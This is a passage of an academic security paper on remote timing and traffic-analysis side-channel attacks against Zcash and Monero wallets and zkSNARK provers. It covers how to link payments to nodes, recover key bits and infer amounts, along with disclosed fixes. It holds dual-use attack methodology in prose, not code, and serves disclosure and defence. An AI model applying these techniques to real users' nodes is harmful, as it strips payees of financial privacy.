Assuming we have already recovered the j most significant bits of ivk, we recover the $(j+1)$-th bit by correlating the time of a point doubling or point multiplication with the total multiplication time. Conditioned on all previous bits being recovered, the following bit is recovered with 98.4% probability. Using a suitable backtracking mechanism to resolve the few false guesses, the full key could thus be recovered with about one million samples.

The query complexity of this attack is fairly high. The attack was performed in an "idealized" setting that ignores the time taken by the network and transaction verification, which would add significant noise and further increase the sample complexity of a full remote attack. Our proof-of-concept of course also confirms the Zcash team's suspicion that a co-located adversary could exploit timing side-channels to recover a user's secret keys.

4.3 Remediation

Fixing the REJECT attack is simple: treat a plaintext parsing failure as a decryption failure and ignore the offending ciphertext. This fix was added in release 2.0.7-3 of Zcash [17, 20].

The PING attack exploits a lack of isolation between a Zcash node's P2P and wallet components. Release 2.0.7-3 addresses this issue by refactoring the wallet into a separate thread, that periodically pulls the list of recent transactions and calls TrialDecrypt. The timing of the TrialDecrypt call thus no longer affects the timing of other P2P functionalities. Yet, release 2.0.7-3 only fixes the PING attack on unconfirmed transactions. Refactoring the node's processing of new blocks was more complex, and ultimately fixed in release 2.1.1 [22].

A simple defense against the type of attacks we present is to run *two* Zcash nodes, a "firewall" node that connects to the P2P network and a local node holding the user's keys that only connects to the firewall. This setup requires storing and validating the entire blockchain twice, yet prevents all our attacks — except for the DoS attack in Section 4.2.3.

We note that running a Zcash node over Tor [19] does not prevent our attacks. A P2P adversary with an active Tor connection to a victim's P2P node could still link transactions that pay the victim, or link the victim's diversified addresses.

Finally, we believe that Zcash should produce a side-channel resistant implementation of their core cryptographic primitives. Side-channel resistance may have seemed like a secondary concern, given that the Zcash protocol is primarily non-interactive. As our attacks have shown, a single bug in the in-band secret distribution routine inadvertently allowed for a two-way interaction between an attacker and victim, thereby opening up a potential remote timing side-channel on the Zcash non-interactive key-exchange mechanism.

5 Attacks on Unlinkability and Anonymity in Monero

We now describe side-channel attacks on unlinkability and user anonymity in Monero. These attacks differ conceptually from those we found in Zcash, as the Monero client separates the wallet and P2P components into different processes.

While such a design is safer in principle, we found that wallet actions still leak to a remote adversary through network traffic and timing side-channels. First, we describe attacks that infer receipt of a transaction by passively analyzing the traffic between a wallet and remote node (Strategy 1 in Section 3.2). Second, we show that even if a user's wallet and node are co-located, the local wallet-to-node interactions affect the node's P2P behavior, which leaks to a remote adversary via a timing side-channel. This latter attack combines aspects from both of the attack strategies described in Section 3.2.

5.1 Unlinkability in Monero

We first provide a high-level overview of Monero's use of *stealth-addresses*, a technique for deriving a re-randomized public key for every transaction sent to the same recipient, so as to guarantee unlinkability.

A Monero user, Alice, has a public key of the form

$$(A,B) = (aG, bG)\,,$$

where G is a base point in an elliptic curve group. The pair of scalars $(a,b) \in \mathbb{Z}_q^2$ is Alice's secret key. To receive funds from another user, Bob, Alice shares her public key (A,B) with Bob.

When Bob sends a transaction to Alice, he produces a randomized public key via a Diffie-Hellman key exchange with the first half of Alice' key (A), which is further mixed with the second key half of the key (B). The goal is to produce a point P such that only Alice can compute the discrete logarithm of P with respect to G.

Concretely, Bob picks an ephemeral secret key $r \xleftarrow{R} \mathbb{Z}_q$ and computes

$$P = \mathcal{H}(rA)\cdot G + B\,,$$

where $\mathcal{H} : \{0,1\}^* \to \mathbb{Z}_q$ is a hash function. The public keys P and $R = rG$ are included in the transaction. Note that P hides Alice's public key (A,B).

To later spend the received UTXO, Alice needs to prove knowledge of a scalar x such that $P = xG$. Given (P,R), she can compute this secret as

$$P = \mathcal{H}(rA)\cdot G + B = \underbrace{(\mathcal{H}(aR) + b)}_{x}\cdot G\,.$$

In-band secret distribution. As with Zcash's in-band secret distribution described in Section 4.1, the sender transmits some secret information to the receiver as part of the transaction. In Monero, the only information the receiver needs is the amount of transacted funds (which is hidden inside a commitment). For this, the sender derives a symmetric key k from the shared secret P and encrypts the transaction amount under k. The ciphertext C is appended to the transaction.

Blockchain scanning. Upon seeing a transaction with keys (P,R) and ciphertext C, a user with private key (a,b) and public key (A,B) first computes

$$x = \mathcal{H}(aR) + b$$
$$P' = xG\,,$$

and checks whether $P' = P$. If the points match, the user is the transaction's payee. The user further decrypts C using a symmetric key k derived from P. This extra decryption, and some bookkeeping for received funds, is the basis for the timing side-channel attacks described in Section 5.3.2.

5.2 Monero Deployments

Before introducing our attacks, we discuss typical deployments of the official Monero client. While all common setups are subject to some form of our attacks, some are more vulnerable than others.

Remote nodes. Due to memory and computation requirements of P2P nodes, many users connect their wallet to a *remote* node, possibly hosted by a third-party (e.g., moneroworld.com). By default, Monero wallets connect to a third-party node upon creation, until a local node downloads the blockchain (a process that can take several days).

Since a P2P node cannot access the wallet's keys, using a third-party node is safe in principle. Yet, some privacy risks are known (e.g., the node's host learns the wallet's IP address and can launch an easily detectable attack to trace the wallet's transactions [36]). However, there are no known attacks that allow a third-party node to link transactions, nor any known attacks on wallets that connect to a remote owned node or to a local node. We show examples of such attacks.

Wallet types. The Monero client has three wallet implementations, whose distinct refresh policies impact our attacks. The main RPC interface — and the GUI wallet built on top of it — refresh at fixed intervals (every 20 or 10 seconds) to fetch new blocks and unconfirmed transactions from the P2P node. The command-line interface (CLI) wallet refreshes every second, but only fetches new blocks of confirmed transactions. While all wallet types are vulnerable, the CLI wallet is susceptible to different attacks. We focus here on the RPC and GUI wallets, and discuss the CLI wallet in Appendix A.

5.3 Our Attacks

Our attacks exploit differences in the interactions between a wallet and node, when the wallet is the payee of a new unconfirmed or mined transaction.

If the wallet connects to a remote node, a network adversary (or a malicious remote node) can infer receipt of a payment by passively monitoring the encrypted traffic between the wallet and remote node (see Section 5.3.1 and Section 5.3.2).

Moreover, even if a user's P2P node and wallet are co-located, we show that a P2P adversary can still exploit side-channels to infer when the wallet receives a payment. We show an active attack that sends requests to a victim's P2P node and times the responses, in order to reveal *lock contention* over the victim P2P node's resources that indicates the receipt of a payment (see Section 5.3.3).

As in Zcash, these attacks further enable linking a known public key to the IP address of the owner's P2P node or wallet, as well as linking of a user's diversified addresses.




Figure 6: **Side-channels in the communication between a Monero wallet and P2P node.** Left: a traffic analysis side-channel (Section 5.3.1). The wallet polls its node for new transaction hashes, and requests transactions $\texttt{Tx}_1$ and $\texttt{Tx}_2$. During its next refresh, the wallet re-requests $\texttt{Tx}_1$, which reveals that it is the payee. Right: a timing side-channel (Section 5.3.2). Because the wallet is the payee of $\texttt{Tx}_1$, the processing time for this transaction is increased. The delay before the wallet's next request reveals that it is the payee of $\texttt{Tx}_1$.

Experimental Setup. Our experimental setup is similar to the one we used for Zcash. We evaluate all our attacks on release v0.14.1.0 of Monero, before the vulnerabilities were fixed in response to our disclosure. For experiments in a WAN setting, the victim runs on a machine in Zürich (quad-core Intel i7-7700 CPU@3.60GHz with 8GB of RAM running Ubuntu 18.04.2) and the remote attacker runs on a Google cloud instance in London (N1 standard instance). We measure an average round-trip latency of 21 ms, with sub-millisecond standard-deviation.

5.3.1 Traffic Analysis Attacks for Remote Nodes

We first describe attacks that exploit the communication patterns between a wallet and remote node. Upon an automatic refresh, the wallet first requests the list of unconfirmed transactions from the node, and receives a list of hashes. It then requests the bodies for two types of transactions: (1) those that the wallet has not processed before; and (2) previously seen transactions *of which the wallet is the payee*.

A malicious remote node thus trivially learns which transactions pay the wallet, by reading the wallet's requests. Even if the remote node is trusted, a passive network adversary can detect the wallet's transaction request (the communication between wallet and node is easy to fingerprint, as the wallet refreshes at fixed intervals). The mere presence of this request can leak that the wallet was the payee of a transaction. With Monero's traffic in May 2020 (10,000 transactions per day, or one every 9 seconds on average) it is common that no new transaction enters the mempool between two wallet refreshes. If the wallet issues a transaction request even though the mempool has not changed, the request must be for a previously seen unconfirmed transaction that pays the wallet.




Figure 7: **Timing of block requests in Monero.** Plots the delay between block requests from a wallet to a remote node, when the first block has one transaction for the wallet (left), or for another user (right). The experiment is repeated 20 times.

We validated the attack in a local Monero network, but note that the attack succeeds with 100% accuracy regardless of the network type, because it relies only on the presence or absence of transaction messages and not timing signals.

5.3.2 Timing Attacks for Remote Nodes

In addition to the number of network requests exchanged between a wallet and node, we now show that the time elapsed between requests also leaks whether a wallet was paid.

For each new transaction, the wallet checks if it is the transaction's payee. If so, it further decrypts the obtained value (see Section 5.1 for more details). As a result, processing a transaction takes more time if the wallet is the payee of that transaction (the delay on a desktop machine is about 2-3 ms).

This difference in processing time leads to two timing attacks. The first targets the processing of new blocks. Upon a refresh, the wallet serially downloads a new block from the node and processes its transactions. The time between two block requests thus leaks the processing time of the first block's transactions. The second attack targets unconfirmed transactions. Recall that the wallet refreshes at fixed intervals (e.g., every 20 seconds for the RPC wallet). More precisely, the wallet *sleeps* for a fixed amount of time at the end of a refresh. Thus, the time at which the wallet wakes and sends a new request depends on the time it took to process the transactions received in the previous refresh.

Evaluation. Figure 7 plots the delay between block requests made by a user's wallet when the first received block contains a single transaction. If the wallet is the transaction's payee, the next block request is delayed by 3.4 ms on average. A similar delay is observed between two wallet refresh periods when the wallet processes a transaction of which it is the payee. These timing differences are large enough to be reliably observable in a WAN setting.

The attack extends to blocks with $N > 1$ transactions. The adversary first estimates the time taken to process N transactions that do not pay a wallet, and compares this estimate to the observed delay. Even though the time to process non-paying transactions varies slightly from one transaction to another, this variation is negligible compared to the multi-millisecond delay incurred when processing a payment.

5.3.3 Timing Attacks for Local Nodes

The attacks from Section 5.3.1 and Section 5.3.2 require that the victim's wallet connects to a remote node. We now describe a more complex attack that applies even to a co-located wallet and node.

In this case, a remote adversary cannot observe communication patterns between the victim's node and wallet. Yet, we develop an attack that lets a P2P adversary infer these communication patterns. Specifically, we show that an attacker can detect when a remote wallet issues a transaction request to its node. As we described in Sections 5.3.1 and 5.3.2, the presence of this request (or the time between two requests) leaks that the wallet is the payee of an unconfirmed transaction.

Our attack exploits overly-coarse locking in Monero's P2P nodes. When processing a transaction request — sent either by a wallet or by a peer via a `get_objects` message — the P2P node acquires a global lock on its mempool. Thus, if a P2P adversary sends a `get_objects` message right after a request from the victim wallet, *lock contention* in the P2P node will delay the response to the attacker. The chances of lock contention are high as the P2P node *validates* requested transactions before releasing the lock, which results in the lock being held for tens of milliseconds upon a wallet request. To reduce the risk of the attacker's request locking out the wallet's request, the attacker only sends requests for non-existing transactions so that the lock duration is small. Observing the size of the response delay indicates to the attacker whether the wallet has issued a transaction request to its node, or not. In turn this tells the attacker if a particular transaction is a payment to the target wallet or not.

Evaluation. The timing difference induced by the lock contention depends on the current size of the node's memory pool. With 20 transactions in the mempool, the lock is acquired for about 15-20 ms upon a request from the wallet.

We ran the attack in a WAN, with the victim's wallet and node co-located in Zürich, and an attacker in London. The memory pool contains 20 transactions one of which pays the wallet.[6] Every 10 seconds, the wallet refreshes and sends a transaction request (as there is a payment for the wallet in the

[6] According to `https://moneroblocks.info`, during May 2020, Monero's blocks contained over 18 transactions on average, with about 35% of blocks containing at least 20 transactions. Thus, the memory pool contained at least 20 transactions when those blocks were mined. Note that an adversary can artificially increase the mempool size by sending dummy transactions with the minimum transaction fee.




Figure 8: **Remote lock timing attack on Monero**. Plots the response time of a victim's local P2P node to `get_objects` requests from a P2P adversary in a WAN. The attacker sends 2365 requests in one minute. The dotted red lines indicate when the victim's wallet issued a request for a transaction of which it is the payee. The wallet's requests cause lock contention which delays the P2P node's response to the attacker.

mempool). The attacker continuously sends `get_objects` messages to the victim's node and times the response.[7] Our experimental results are shown in Figure 8. The correlation between timing delay and wallet requests is abundantly clear.

As described, the attack assumes that the mempool is unchanged for at least two wallet refreshes (i.e., for 20-40 seconds) after the payment to the wallet enters the pool. Since Monero has about one transaction every 17 seconds and a new block every 2 minutes, such periods of inactivity are common.

5.4 Remediation

Our attacks were fixed in Monero's v.0.15.0 release. The wallet now only requests unseen transactions from its P2P node, thus preventing the attacks in Section 5.3.1 and Section 5.3.3. The wallet also requests and processes new blocks in batches of 1,000 blocks. Thus, the timing attack on block processing from Section 5.3.2 can at best infer that a wallet was paid by some transaction in a batch. A stronger defense would be to issue block requests on a fixed schedule, as described below.

Decoupling refresh time from processing time. The timing attack on the processing of unconfirmed transactions in Section 5.3.2 is due to a design flaw that has the wallet sleep for a fixed amount of time after a refresh. The start time of a refresh thus leaks the duration of the previous refresh period, which itself reveals if a payment was processed.

[7] A technical issue is that the attacker cannot send `get_objects` requests at too high of a rate, as this causes the victim's TCP congestion control mechanism to delay the sending of some responses, thereby adding significant noise to the timing measurements. Specifically, the attacker waits for one round-trip time between each request it sends, so as to leave sufficient time for the victim's response message to receive an ACK.

This issue is pernicious. Zcash's recently released mobile SDKs [21] have the same flaw: the mobile wallet repeatedly: (1) requests new transactions from a remote node; (2) processes these transactions; and (3) sleeps for a fixed duration.

An incomplete fix, which was originally proposed by both Monero and Zcash, randomizes the sleep duration after a refresh. This fix may suffice against an adversary that targets a transaction sent by an honest user, and is thus limited to a single timing measurement. However, randomized delays are insufficient against an adversary that targets a known public key. In this case, the adversary can create multiple payments for this public key, and time the duration between refreshes of a target wallet for each transaction. If the wallet holds the public key, the average refresh time will be larger.

A better fix consists in fully decoupling the starting times and processing times of wallet refreshes. A simple approach is to have the wallet *wake* at fixed time intervals (e.g., at the start of every minute). Since an adversary can tell when a refresh period starts but not when it ends, this prevents our attacks. Both Zcash and Monero implemented this solution.

Our attacks on Monero's CLI wallet (see Appendix A) have only been partially addressed as the current fix uses a variant of the above incomplete randomization defense.

6 Timing Attacks on zkSNARK Provers

The side-channel attacks we described in Section 4 and Section 5 circumvent unlinkability and anonymity guarantees by exploiting flaws in the system design of P2P clients and wallets. In this section, we further investigate the potential for side-channel vulnerabilities in one of the fundamental cryptographic primitives used in these systems: succinct zero-knowledge arguments (zkSNARKs).

Following the strategy outlined in Section 3.3, we aim to recover information about the confidential transaction amount, from a single timing measurement of the proof generation. In Section 6.1, we demonstrate that such timing attacks reveal information about transaction amounts in Zcash. In contrast, we show in Section 6.2 that similar attacks are ineffective for the special-purpose proofs implemented in Monero.

6.1 Timing Side-Channels in the Zcash Prover

We show that for Zcash's zkSNARK system, proving times heavily depend on the value of the prover's witness. In particular, for anonymous transactions, we show that proving times are heavily correlated with a transaction's confidential value.

To send a transaction, the sender creates two proofs, one that proves ownership of the spent UTXOs, and one that proves that new UTXOs are well-formed. In both proofs, the witness is a vector that contains, among other terms, a binary decomposition of the transacted value.




Figure 9: **Correlation between transaction amount and prover time in Zcash.** For each of 200 random values, we plot the mean and standard deviation in proof time for 20 transactions of that amount. The correlation coefficient between the value (in log-scale) and proof time is $R = 0.57$.

Zcash uses the Groth16 proof system [25]. For our purposes, it suffices to know that the prover encodes the witness as a vector $(a_1, \ldots, a_m)$ of field elements, and that the prover's main computation is a "multi-exponentiation" of the form:

$$\sum_{i=1}^{m} a_i G_i \,, \tag{1}$$

where the G_i are fixed elliptic curve points. Importantly, Zcash's implementation optimizes away terms $a_i G_i$ where $a_i = 0$. The proof time thus correlates with the number of non-zero field elements in the prover's witness.

Since the transaction amount is encoded in binary in the witness, its Hamming weight influences the proving time. And since the weight of a number's binary representation is correlated with the number's absolute value, the proof duration leaks information about confidential transaction amounts.

Evaluation. To evaluate the timing attack, we picked 200 transaction amounts of the form 2^t for t uniformly random in $[0, 64)$. Note that the proof witness contains other ephemeral terms besides the amount (e.g., commitment openings), which also contribute to the variability in proving time. For each of the 200 random amounts, we thus create 20 transactions by randomizing over all other ephemeral witness components. We then time the prover for each of these 4,000 transactions.

Figure 9 shows the mean and standard deviation of proving times for each amount. Proving time and transaction amount are strongly correlated ($R = 0.57$). While the timing leaks only a coarse approximation of the amount, this could suffice to confidently identify rare transactions of large value.

The left-most proof timings in Figure 9 correspond to transaction amounts of zero. Fingerprinting such proofs is particularly interesting due to Zcash's "dummy Notes" (see [27]): to obfuscate the number of UTXOs in a transaction (e.g., to resist the attacks from [4]), users can create dummy UTXOs with zero value. An adversary capable of timing a prover could thus re-identify dummy UTXOs with good accuracy.

Discussion Compared to the attacks described in Section 4 and Section 5, the above timing attack is not easy to apply. It requires that an adversary can time a proof generation, an assumption that depends on users' common usage patterns (e.g., recurring payments) or deployment strategies (e.g. outsourcing proofs to a remote service). If a timing opportunity does exist, we show that the resulting leakage allows for a coarse approximation of the private transaction amount.

Of course, local side-channel attacks would be much more effective. Yet, Zcash explicitly discounts this threat and makes no claims of security against a co-located adversary [18].

Ultimately, this attack serves as a warning about potential future dangers arising from non-constant-time cryptographic implementations. A more mature implementation of Zcash's elliptic curve arithmetic is in development [7] and likely to be incorporated into the main client in the future. We note that the use of constant-time cryptography need not introduce a large computation overhead. In Figure 9 for example, we observe that the best-case and worst-case prover times differ by less than 20 milliseconds, which is less than 1% of the total prover time. Thus, even if all proofs were to take the constant worst-case time, the overhead would remain small.

6.2 Absence of Timing Side-Channels in the Monero Prover

In contrast to Zcash, Monero does not make use of a general-purpose zk-SNARK system. Instead, the spender of a Monero transaction only proves that the confidential transaction contains a commitment to a value that is in the range $[0, 2^{64})$. This "range proof" is based on Bulletproofs [10].

At a first glance, we may expect Monero's proofs to exhibit a similar timing side-channel as in Zcash. Indeed, Monero's range proof also performs a multi-exponentiation over a binary decomposition of the transaction value, similarly to equation 1. However, a crucial difference is that Bulletproofs operate not only on the binary decomposition of a value *but also on its bit-wise complement*. More specifically, given a transaction amount $v \in [0, 2^n)$, the prover computes the vector $\mathbf{a}_L \in \{0,1\}^n$ as the binary decomposition of v, and sets $\mathbf{a}_R = \mathbf{a}_L - \mathbf{1}^n \in \{-1, 0\}^n$. The prover then computes a Pedersen commitment of the form

$$\sum_{i=1}^{n} (a_L)_i \cdot G_i + (a_R)_i \cdot H_i \,,$$

where the G_i and H_i are fixed base points in an elliptic curve group. All further prover operations are on randomized values independent of v. As a result, the number of computed elliptic curve operations is a constant independent of the transaction amount v. We note that this property is inherent to the proof




Figure 10: **Correlation between transaction amount and prover time in Monero.** For each of 200 random values, we plot the mean and standard deviation in proof time for 20 transactions of that amount. The correlation coefficient between the value (in log-scale) and proof time is $R = 0.04$.

protocol described by Bünz et al. [10] and was not included as an explicit countermeasure against side-channel attacks.

Similarly to our Zcash experiment in Section 6.1, for a range of random transaction values, we timed 20 proofs with other witness elements chosen at random (in Monero's case, the witness consists of the transaction amount and a random blinding vector). Figure 10 shows that proof times are essentially independent of the transaction amount (the slight correlation can be attributed to measurement noise). Nevertheless, we do observe that proof times are not *constant*, with variations of up to 0.5 milliseconds between proof times. This can be attributed to the fact that Monero's implementation of the elliptic curve multi-exponentiation is not constant-time, with some data-dependent operations and memory-access patterns. However, the small resulting timing differences seem insufficient to reliably extract secret information from a single remote timing measurement. Of course, performing local attacks would be a much simpler matter.

7 Related Work

Several protocol-level issues with the privacy of anonymous transactions were previously studied. In Monero, biases in the choice of anonymity set were shown to enable transaction tracing [37]. In Zcash, the low volume of anonymous transactions was shown to enable tracing of many transactions via usage pattern heuristics [4, 28]. These works suggest protocol-level issues with these schemes, which is very different to the side-channel information leakage studied in this paper.

Our side-channel attacks complement a large body of work on de-anonymization of crypto-currency transactions. Many authors have shown that analyzing Bitcoin's public transaction graph breaks users' pseudonymity [2, 24, 34, 42, 44]. In privacy-focused currencies, common usage patterns can be exploited to link and trace certain transactions in Zcash [4, 28, 40] and Monero [30, 37]. These attacks exploit protocol-level leakage and are agnostic to the protocol's system-level implementation. As a consequence, these attacks are ineffective against transactions with particularly strong cryptographic anonymity guarantees, such as Zcash's fully shielded transactions. In contrast, our side-channel attacks exploit implementation flaws and bypass these cryptographic protections to link or break confidentiality of arbitrary transactions.

Closest to our work are early attacks on Bitcoin by Lerner [31]. These attacks — which are similar in spirit to our attacks on Zcash — let an attacker link a Bitcoin address to the IP address of the owner's P2P node.

Our attacks further relate to the larger study of remote side-channels in anonymization tools such as Tor [3, 26, 38, 39] or mix-networks [32, 46].

Our remote timing attacks on zk-SNARKs extend the rich literature on similar attacks for other cryptographic primitives or protocols [1, 9, 29]. Dall et al. [13] proposed a cache-timing attack on a special-purpose zero-knowledge proof used for anonymous attestation in Intel SGX. The challenges for timing of provers in anonymous transactions (see Section 3.3) do not apply in this setting: the adversary can trigger arbitrarily many attestations in a co-located enclave and perform high-precision local cache-timing measurements of the prover.

8 Conclusion

We have presented a number of remote side-channel attacks on anonymous transaction systems such as Zcash and Monero. We have shown powerful attacks on transaction unlinkability and user anonymity that exploit timing side-channels and communication patterns leaked by a user's P2P node upon receipt of a payment. We have demonstrated that a remote adversary can use this leakage to identify the P2P node used by the secret payee of any transaction, and bootstrap this ability to break user anonymity, transaction unlinkability, and diversified address unlinkability.

We have further studied the impact of timing side-channels on the zero-knowledge proof systems used in these currencies. We have shown that Zcash's implementation leaks secret transaction data through the timing of a proof generation. In principle, an attacker that can time a proof generation can exploit this leakage to extract information about the transacted amount, thereby breaking transaction confidentiality.

Our attacks reveal a new facet of the difficulty of designing secure systems for anonymous transactions. We hope that this work will help inform privacy-oriented crypto-currencies about the dangers of side-channel leakage. In particular, our results motivate the need for system designs that proactively isolate user wallets from public P2P interfaces, as well as for the development of constant-time implementations of cryptographic primitives such as zkSNARK provers.

Acknowledgments

We thank the Zcash and Monero security teams for their professional handling of the vulnerability disclosure process, for insightful discussions, and for the prompt deployment of remediations.

Dan Boneh's research was supported in part by NSF, ONR, the Simons Foundation and a Google faculty fellowship. Kenneth G. Paterson's research was supported in part by a gift from VMware.

References

[1] Nadhem J Al Fardan and Kenneth G Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols. In *2013 IEEE Symposium on Security and Privacy*, pages 526–540. IEEE, 2013.

[2] Elli Androulaki, Ghassan Karame, Marc Roeschlin, Tobias Scherer, and Srdjan Capkun. Evaluating user privacy in Bitcoin. In *International Conference on Financial Cryptography and Data Security*, pages 34–51. Springer, 2013.

[3] Daniel Arp, Fabian Yamaguchi, and Konrad Rieck. Torben: A practical side-channel attack for deanonymizing Tor communication. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, pages 597–602. ACM, 2015.

[4] Alex Biryukov, Daniel Feher, and Giuseppe Vitto. Privacy aspects and subliminal channels in Zcash. In *ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[5] Nir Bitansky, Ran Canetti, Alessandro Chiesa, and Eran Tromer. From extractable collision resistance to succinct non-interactive arguments of knowledge, and back again. In *Innovations in Theoretical Computer Science*, pages 326–349, 2012.

[6] Daniel Bleichenbacher. Chosen ciphertext attacks against protocols based on the rsa encryption standard pkcs# 1. In *Annual International Cryptology Conference*, pages 1–12. Springer, 1998.

[7] Sean Bowe. Rust crate bls12_381 v0.1.0. https://github.com/zkcrypto/bls12_381, 2019.

[8] Billy Bob Brumley and Nicola Tuveri. Remote timing attacks are still practical. In *European Symposium on Research in Computer Security*, pages 355–371. Springer, 2011.

[9] David Brumley and Dan Boneh. Remote timing attacks are practical. *Computer Networks*, 48(5):701–716, 2005.

[10] Benedikt Bünz, Jonathan Bootle, Dan Boneh, Andrew Poelstra, Pieter Wuille, and Greg Maxwell. Bulletproofs: Short proofs for confidential transactions and more. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 315–334. IEEE, 2018.

[11] Chainalysis. https://www.chainalysis.com/.

[12] Ciphertrace. https://www.ciphertrace.com/.

[13] Fergus Dall, Gabrielle De Micheli, Thomas Eisenbarth, Daniel Genkin, Nadia Heninger, Ahmad Moghimi, and Yuval Yarom. Cachequote: Efficiently recovering long-term secrets of SGX EPID via cache attacks. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pages 171–191, 2018.

[14] Danny Dolev, Cynthia Dwork, and Moni Naor. Nonmalleable cryptography. *SIAM review*, 45(4):727–784, 2003.

[15] Electric Coin Company. Zcash pull request #2120: Experimental feature: remote proving service. https://github.com/zcash/zcash/pull/2120, 2017.

[16] Electric Coin Company. [ZIP 305] best practices for hardware wallets supporting Sapling. https://github.com/zcash/zcash/issues/3038, 2018.

[17] Electric Coin Company. Security announcement 2019-09-24. https://z.cash/support/security/announcements/security-announcement-2019-09-24/, 2019.

[18] Electric Coin Company. Zcash documentation—security warnings—side-channel attacks. https://zcash.readthedocs.io/en/latest/rtd_pages/security_warnings.html#side-channel-attacks, 2019. Revision fe830a5a.

[19] Electric Coin Company. Zcash documentation—Tor support in Zcash. https://zcash.readthedocs.io/en/latest/rtd_pages/tor.html, 2019. Revision fe830a5a.

[20] Electric Coin Company. Zcash release v2.0.7-3. https://github.com/zcash/zcash/releases/tag/v2.0.7-3, 2019.

[21] Electric Coin Company. ECC releases resources for building mobile, shielded-Zcash wallets. https://electriccoin.co/blog/ecc-releases-resources-for-building-mobile-shielded-zcash-wallets/, 2020.

[22] Electric Coin Company. Zcash release v2.1.1. https://github.com/zcash/zcash/releases/tag/v2.1.1, 2020.

[23] Elliptic forensics software. https://www.elliptic.co.

[24] Michael Fleder, Michael S Kester, and Sudeep Pillai. Bitcoin transaction graph analysis. *arXiv preprint arXiv:1502.01657*, 2015.

[25] Jens Groth. On the size of pairing-based non-interactive arguments. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 305–326. Springer, 2016.

[26] Dominik Herrmann, Rolf Wendolsky, and Hannes Federrath. Website fingerprinting: attacking popular privacy enhancing technologies with the multinomial naïve-Bayes classifier. In *Proceedings of the 2009 ACM workshop on Cloud computing security*, pages 31–42. ACM, 2009.

[27] Daira Hopwood, Sean Bowe, Taylor Hornby, and Nathan Wilcox. Zcash protocol specification. Technical report, Electric Coin Company, 2019. Version 2019.0.1 https://github.com/zcash/zips/blob/d39ed0/protocol/protocol.pdf.

[28] George Kappos, Haaroon Yousaf, Mary Maller, and Sarah Meiklejohn. An empirical analysis of anonymity in Zcash. In *27th USENIX Security Symposium*, pages 463–477, 2018.

[29] Paul C Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *Annual International Cryptology Conference*, pages 104–113. Springer, 1996.

[30] Amrit Kumar, Clément Fischer, Shruti Tople, and Prateek Saxena. A traceability analysis of Monero's blockchain. In *European Symposium on Research in Computer Security*, pages 153–173. Springer, 2017.

[31] Sergio Lerner. About my new Bitcoin vulnerability: get your peer public addresses. https://bitslog.com/2013/01/23/new-bitcoin-vulnerability-get-your-peer-public-addresses/, 2013.

[32] Brian N Levine, Michael K Reiter, Chenxi Wang, and Matthew Wright. Timing attacks in low-latency mix systems. In *International Conference on Financial Cryptography*, pages 251–265. Springer, 2004.

[33] Greg Maxwell. Confidential transactions. https://people.xiph.org/~greg/confidential_values.txt, 2016.

[34] Sarah Meiklejohn, Marjori Pomarole, Grant Jordan, Kirill Levchenko, Damon McCoy, Geoffrey M Voelker, and Stefan Savage. A fistful of Bitcoins: characterizing payments among men with no names. In *Proceedings of the 2013 conference on Internet measurement conference*, pages 127–140. ACM, 2013.

[35] Monero. Monero Pull Request #6074: Fix info leak when using a remote daemon. https://github.com/monero-project/monero/pull/6074, 2019.

[36] Monero-Hax123. Corrupt RPC responses from remote daemon nodes can lead to transaction tracing. https://hackerone.com/reports/304770, 2018.

